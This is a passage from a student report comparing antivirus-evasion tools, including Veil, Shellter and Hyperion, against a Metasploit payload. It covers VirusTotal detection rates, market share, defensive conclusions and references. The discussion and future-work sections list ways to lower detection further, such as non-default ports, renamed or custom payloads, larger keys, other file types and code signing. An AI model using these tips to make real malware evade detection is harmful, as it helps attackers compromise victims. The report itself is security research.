

Figure 12. VirusTotal Result of Shellter output.

Stuart Rankin
1701198

3 DISCUSSION

3.1 DISCUSSION

Full links to the VirusTotal page of each tool's output which provide a more detailed result can be found in Appendix A.

Overall, all tools used were successful in preventing detection somewhat with Veil and Shellter being the most successful with 11/72 and 9/72 respectively. Considering that all the tools were relatively easy to set up and use even lowering the catch rate to the highest of 48 is still a notable reduction from 57. A detection of 57/72 for the base line shows how bad anti-viruses can be bearing in mind this was a simple generated payload using arguably one of the most common hacking tools and one command.

As suspected anti-virus software still has a long fight ahead to keep up with evasion tools. Especially after considering these tools are the most common tools used for evasion and so most anti-viruses should be able to spot them. Most malware attacks will use the techniques shown but they will instead build their own similar tools instead of using widely available tools whose methods and signatures are widely known and detectable to anti-viruses.

It is also important to note that little to no effort was made to make it harder for the anti-viruses other than the use of the tools. A common payload was used that could easily be spotted as suspicious due to the fact that it reaches out to a random IP. As well as that the names of the exe files weren't changed the majority of the times and contained names such as "payload" if the tools were to be tested but with changing the name to something benign. The port used in all payloads was also the default Metasploit one of "4444" which anti-viruses should be aware of. If, perhaps, they were changed to something more commonly used such as port 80 (HTTP) or 443 (HTTPS) the results could have been even lower.

The tools also used the default values whenever possible however many have additional options that could make it a lot harder for the output to be detected. These include different encoding and obfuscation techniques as well as the number of iterations and size of encryption keys. All of these would make it a lot harder for the malware to be detected.

The file uploaded was also an exe file, but it is also possible for attackers to hide malware in unsuspecting file types such as a txt file this would also greatly reduce the chances of being marked as malicious by anti-viruses.

It is also important to look at the market share of anti-virus solutions that can be seen in Figure 13. 9 out of 10 were all successfully evaded by Shellter, all apart from Kaspersky. The top 5 alone add to just less the 50% of the market share. This is important as it is all great if the malware gets detected by some anti-viruses but that does not matter if the victim does not have any of these installed.



Figure 13. Market Share of Anti-Virus Solutions.

Looking again at Shellter's result, the number of detections could also be reduced further. According to the VirusTotal result at least 3 (including Kaspersky) were positive due to heuristics. Heuristics can be evaded and perhaps by combining tools the attacker or possibly by writing their own payload to use with Shellter could evade heuristics detection entirely.

3.2 CONCLUSIONS

In conclusion, it was found that anti-virus solutions are far behind in the game of cat and mouse. With no attempt to hide commonly generated malware there is still no 100% detection rate. With little expertise or experience an attacker can even reduce the detection rate considerably.

All tools were successful in reducing the detection of malware. With Veil and Shellter being the most effective, only being detected 11/72 and 9/72 times respectively.

It's possible they could be reduced further by using a non-generated payload and instead a custom made one. As well as this using a more common port such as 80 could help as port 4444 is commonly used as the default by hacking tools. The tools also have a lot of options that could be used to create a harder to detect malware such as larger AES keys. The attacker could also use a different file type such as txt which is less suspicious to anti-viruses.

It is clear to see that no-one should be using just an anti-virus as their defence against malicious attacks. They should be using a combination of tools such as firewalls and more so for companies but NIDS

(Network-based intrusion detection systems). However, the cheapest and easiest prevention technique to implement is simply common sense. Teaching people to be aware of the files they receive/download and being apprehensive on running them is just as or more important than an anti-virus solution.

3.3 FUTURE WORK

If given more time and resources other tools would be looked at such as SideStep, Obfuscated Empire and WinPayloads. The tools that have been looked at in this report would also be looked at in further detail, researching and investigating how the tools options and settings effect detectability.

Time would also be given to looking at how different tools could be combined to create a harder malware to detect. Other techniques that could not be covered due to cost and VirusTotal limitations could not be covered in this report would also be looked at. These include code signing, payload being split up over multiple files and using a large file to prevent it from being scanned by anti-viruses.

4 REFERENCES

Malwarebytes (no date) *Malware.* Available at: https://www.malwarebytes.com/malware/ (Accessed: 2 May 2020).

Jovanović, B. (2019) *Virus alert: Antivirus statistics and trends in 2020.* Available at: https://dataprot.net/statistics/antivirus-statistics/ (Accessed: 9 May 2020).

Love, J. (2018) *A Brief History of Malware – Its Evolution and Impact.* Available at: https://www.lastline.com/blog/history-of-malware-its-evolution-and-impact/ (Accessed: 9 May 2020).

Kats, Y. (2010) 'Stuxnet virus set back Iran's nuclear program by 2 years', *The Jerusalem Post,* 15 December. Available at: https://www.jpost.com/iranian-threat/news/stuxnet-virus-set-back-irans-nuclear-program-by-2-years (Accessed: 9 May 2020).

Hotspot Shield (no date) *History of the Antivirus.* Available at: https://www.hotspotshield.com/blog/history-of-the-antivirus/ (Accessed: 10 May 2020).

VadeSecure (2018) *Malware Analysis, Part 1: Understanding Code Obfuscation Techniques.* Available at: https://www.vadesecure.com/en/malware-analysis-understanding-code-obfuscation-techniques/ (Accessed: 10 May 2020).

Stack Overflow (2020) *How to install hyperion 2.2 on kali linux.* Available at: https://stackoverflow.com/questions/59308246/how-to-install-hyperion-2-2-on-kali-linux (Accessed: 8 May 2020).

Shellter (no date) *Shellter.* Available at: https://www.shellterproject.com/introducing-shellter/ (Accessed: 10 May 2020).

Statista (2020) *Market share held by the leading Windows anti-malware application vendors worldwide, as of November 2019.* Available at: https://www.statista.com/statistics/271048/market-share-held-by-antivirus-vendors-for-windows-systems/ (Accessed: 16 May 2020).

APPENDICES

APPENDIX A – VIRUSTOTAL RESULTS

File	VirusTotal Link
MSFVenom	https://www.virustotal.com/gui/file/0276997150c9aa4687e10d6d3d9af03af632f4b45ee6db890a9562b349140a10/detection
Veil	https://www.virustotal.com/gui/file/78bdbb7d81e545bd57f2f2893b56f1ca357f2f6010ad4251ea6809810f60b1cb/detection
peCloak	https://www.virustotal.com/gui/file/041962761cd395b4782c45fc023343c87567481570153664e18b958bce17a2ab/detection https://www.virustotal.com/gui/file/0276997150c9aa4687e10d6d3d9af03af632f4b45ee6db890a9562b349140a10/detection
Hyperion	https://www.virustotal.com/gui/file/63a8021dbe195b779a4f451b83be14498e52925ccf231c8298615aaa7fb77357/detection
AVET	https://www.virustotal.com/gui/file/331a992e9de24a15a2d5bb666fb08ac0e4444294082017fa0cc57a33bd44c5c2/detection
Shellter	https://www.virustotal.com/gui/file/074ae99362cc923372e2c838209b370207f1bd4fb6b3883b29141183de5b76be/detection

Stuart Rankin
1701198